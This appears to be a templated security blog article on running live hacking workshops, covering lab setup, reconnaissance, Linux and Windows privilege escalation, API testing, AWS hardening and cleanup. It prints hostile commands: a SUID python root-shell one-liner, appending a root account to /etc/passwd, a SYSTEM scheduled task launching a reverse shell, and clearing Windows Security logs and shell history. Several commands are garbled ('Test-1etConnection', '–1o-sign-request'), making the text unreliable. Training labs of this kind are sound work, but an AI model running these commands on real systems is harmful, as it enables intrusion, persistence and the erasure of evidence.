Listen to this Post

Introduction:
Live hacking workshops are high-intensity environments where offensive security professionals simulate real-world attacks to uncover vulnerabilities before malicious actors do. The success of such an event hinges entirely on meticulous preparation—from configuring vulnerable containers to designing realistic attack scenarios that test both technical skills and adversarial thinking. This article breaks down the exact methodologies, tools, and commands used by experts like those at Vorwerk Gruppe and Cerberus Security to run effective live hacking sessions.
Learning Objectives:
– Master the pre-workshop infrastructure setup for live hacking events using Linux and Windows environments.
– Execute reconnaissance, privilege escalation, and persistence techniques with verified command-line tools.
– Apply cloud hardening and API security mitigations based on real exploitation patterns.
You Should Know:
1. Infrastructure Preparation for Live Hacking Events
The post highlights the enormous effort behind prep work. A professional live hacking workshop requires isolated, reproducible, and monitored environments. Here’s how to build a basic range using VMware Workstation or VirtualBox plus Kali Linux as the attacker machine and Metasploitable 3 or Windows 10 vulnerable VM as targets.
Step‑by‑step guide:
1. Set up isolated network: Create a host‑only network (e.g., 192.168.56.0/24) in VirtualBox to prevent interference with production systems.
2. Deploy vulnerable targets:
– Linux: `docker run -it –rm -p 8080:80 vulnerables/web-dvwa`
– Windows: Install a deliberately insecure Windows VM with weak passwords and unpatched SMBv1.
3. Validate connectivity from Kali:
`nmap -sn 192.168.56.0/24`
`nmap -sS -p- 192.168.56.10` (assuming target IP)
4. Set up logging and monitoring: Use `splunk` or `ELK` inside the lab. On Kali, redirect logs:
`sudo tcpdump -i eth1 -w workshop_capture.pcap`
5. Create scoring scripts for participants:
Example bash script to check flag files:
for flag in /flags/flag{1..5}.txt; do
if [ -f "$flag" ]; then echo "$flag found"; fi
done
2. Reconnaissance and Information Gathering
Before any exploitation, live hacking participants must enumerate the target landscape. Use these commands to simulate realistic pre‑engagement phases.
Step‑by‑step guide:
– Passive reconnaissance (no direct contact):
`theHarvester -d example.com -b google,linkedin`
`whois targetdomain.com | grep ‘Name Server’`
– Active network scanning:
`netdiscover -r 192.168.56.0/24`
`nmap -sV -sC -O -p 22,80,443,445,3389 192.168.56.10`
– Windows equivalent (from PowerShell with admin rights):
`Test-1etConnection -ComputerName 192.168.56.10 -Port 445`
`Get-1etTCPConnection -State Listen`
– Web application enumeration:
`gobuster dir -u http://192.168.56.10 -w /usr/share/wordlists/dirb/common.txt -t 50`
`whatweb http://192.168.56.10`
3. Vulnerability Exploitation and Mitigation (Linux Focus)
During live hacking, participants exploit known vulnerabilities while defenders learn to harden systems. Below is a realistic privilege escalation chain on a misconfigured Linux host.
Step‑by‑step guide:
– Find SUID binaries:
`find / -perm -4000 -type f 2>/dev/null`
If `/usr/bin/python` has SUID, escalate:
`python -c ‘import os; os.setuid(0); os.system(“/bin/bash”)’`
– Exploit writable `/etc/passwd` (classic misconfiguration):
Generate password: `openssl passwd -1 -salt hacker password123`
Add entry: `echo “attacker:$1$hacker$123:0:0:root:/root:/bin/bash” >> /etc/passwd`
Then `su attacker`
– Mitigation commands: Remove SUID from unnecessary binaries:
`sudo chmod u-s /usr/bin/python`
Audit all SUID files: `sudo find / -perm -4000 -exec ls -l {} \; > suid_report.txt`
4. Windows Privilege Escalation and Persistence
Realistic workshops include Windows targets. Use these verified techniques and defensive commands.
Step‑by‑step guide:
– Enumerate system info (cmd or PowerShell):
`systeminfo | findstr /B /C:”OS Name” /C:”OS Version”`
`wmic qfe get Caption,Description,HotFixID,InstalledOn`
– Exploit unquoted service paths:
`wmic service get name,displayname,pathname,startmode | findstr /i “auto” | findstr /i /v “C:\Windows\\”`
If a service path is `C:\Program Files\MyApp\app.exe` but not quoted, place malicious `Program.exe` in `C:\` (rare but classic).
– Persistence via scheduled tasks:
`schtasks /create /tn “Updater” /tr “C:\path\reverse_shell.exe” /sc onlogon /ru “SYSTEM”`
– Mitigation: Enforce proper service path quoting via Group Policy; audit scheduled tasks:
`schtasks /query /fo LIST /v > tasks_audit.txt`
Remove suspicious tasks: `schtasks /delete /tn “Updater” /f`
5. API Security Testing in a Workshop Context
Modern live hacking includes APIs. Prepare scenarios using Postman and Burp Suite with custom scripts.
Step‑by‑step guide:
– Set up a vulnerable API using `crAPI` (Completely Ridiculous API):
`docker pull crapi/crapi`
`docker run -p 8888:8888 crapi/crapi`
– Test for broken object level authorization (BOLA):
Intercept request: `GET /api/v1/vehicle/1234`
Change ID to `1235` – if data returns, BOLA exists.
Mitigation: Use random UUIDs and server‑side access control:
`if (resource.owner_id !== session.user_id) return 403;`
– Rate limit testing with bash loop:
for i in {1..100}; do
curl -s -o /dev/null -w "%{http_code}\n" http://target/api/endpoint
done | sort | uniq -c
– If many `200` instead of `429`, implement rate limiting via `nginx` or `iptables`.
6. Cloud Hardening (AWS Example) Derived from Workshop Lessons
Workshops often simulate cloud misconfigurations. Here’s a practical hardening guide.
Step‑by‑step guide:
– Detect open S3 buckets:
`aws s3 ls s3://bucket-1ame –1o-sign-request` (if successful, bucket is public)
Fix: `aws s3api put-bucket-acl –bucket my-bucket –acl private`
– Prevent SSRF from EC2 metadata:
Restrict IMDSv2 only:
aws ec2 modify-instance-metadata-options \
--instance-id i-12345 \
--http-tokens required \
--http-endpoint enabled
– Check over‑privileged IAM roles using `principalmapper`:
`git clone https://github.com/nccgroup/PMapper`
`python3 pmapper.py –account 123456789 –graph`
7. Post-Exploitation and Cleanup Commands
Live hacking workshops demand responsible cleanup to leave no trace. Include these steps in every exercise.
Step‑by‑step guide:
– Linux cleanup: Remove created users, kill reverse shells, delete logs:
`userdel attacker`
`pkill -f nc`
`shred -zu ~/.bash_history`
`sudo rm -rf /tmp/workshop_data`
– Windows cleanup:
`schtasks /delete /tn “Updater” /f`
`net user attacker /delete`
`wevtutil cl System`
`wevtutil cl Security`
– Network reset: Flush iptables and restore original VM snapshots.
`iptables -F`
`iptables -X`
`iptables -t nat -F`
What Undercode Say:
– Key Takeaway 1: The success of a live hacking workshop is 80% preparation – configuring realistic vulnerabilities, network isolation, and monitoring tools. Without scripting out attack scenarios (like SUID misconfigurations or unquoted service paths), participants waste time on environment issues rather than learning.
– Key Takeaway 2: Offensive security professionals must balance exploitation with mitigation knowledge. Every command shown above has a defensive counterpart (e.g., `auditd` rules for SUID changes, Sysmon for Windows persistence). Integrating both sides creates the most valuable training.
Analysis: The post’s emphasis on prep work reflects a mature security culture. Many red teams rush into hacking, leading to false positives or environment crashes. The verified commands – from `nmap` to `aws cli` hardening – demonstrate that live hacking is as much about engineering as it is about exploitation. Future workshops will likely incorporate AI‑driven vulnerability generation (e.g., using GPT to mutate payloads) and cloud‑native attack simulators (like Stratus Red Team). However, the core remains: meticulous, documented, and repeatable prep.
Prediction:
– +1 Live hacking workshops will shift to fully automated, infrastructure‑as‑code ranges (Terraform + Ansible) reducing prep time by 60% while increasing scenario complexity.
– +1 AI co‑pilots will help generate custom vulnerable code snippets and exploitation paths in real time, making each workshop unique.
– -1 Without strict cleanup and isolation scripts (like those shown above), cloud‑based workshops risk cross‑tenant data leaks, especially when using shared API keys.
– -1 As detection engineering improves, offensive prep must include evasion tactics (e.g., obfuscating `schtasks` creations), otherwise workshops become unrealistic against modern EDR.
▶️ Related Video (74% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
[Join Undercode Academy for Verified Certifications](https://undercode.co.uk/certifications/)
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[[email protected]](mailto:[email protected])
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: [Daniel Scheidt](https://www.linkedin.com/posts/daniel-scheidt-1421281aa_looking-forward-for-the-next-round-of-live-share-7467505208843988992-5r4q/) – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅
🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
[💬 Whatsapp](https://undercode.help/whatsapp) | [💬 Telegram](https://t.me/UndercodeCommunity)
📢 Follow UndercodeTesting & Stay Tuned:
[𝕏 formerly Twitter 🐦](https://x.com/undercodeupdate) | [@ Threads](https://www.threads.net/@undercodetesting) | [🔗 Linkedin](https://www.linkedin.com/company/undercodetesting/) | [🦋BlueSky](https://bsky.app/profile/undercode.bsky.social)


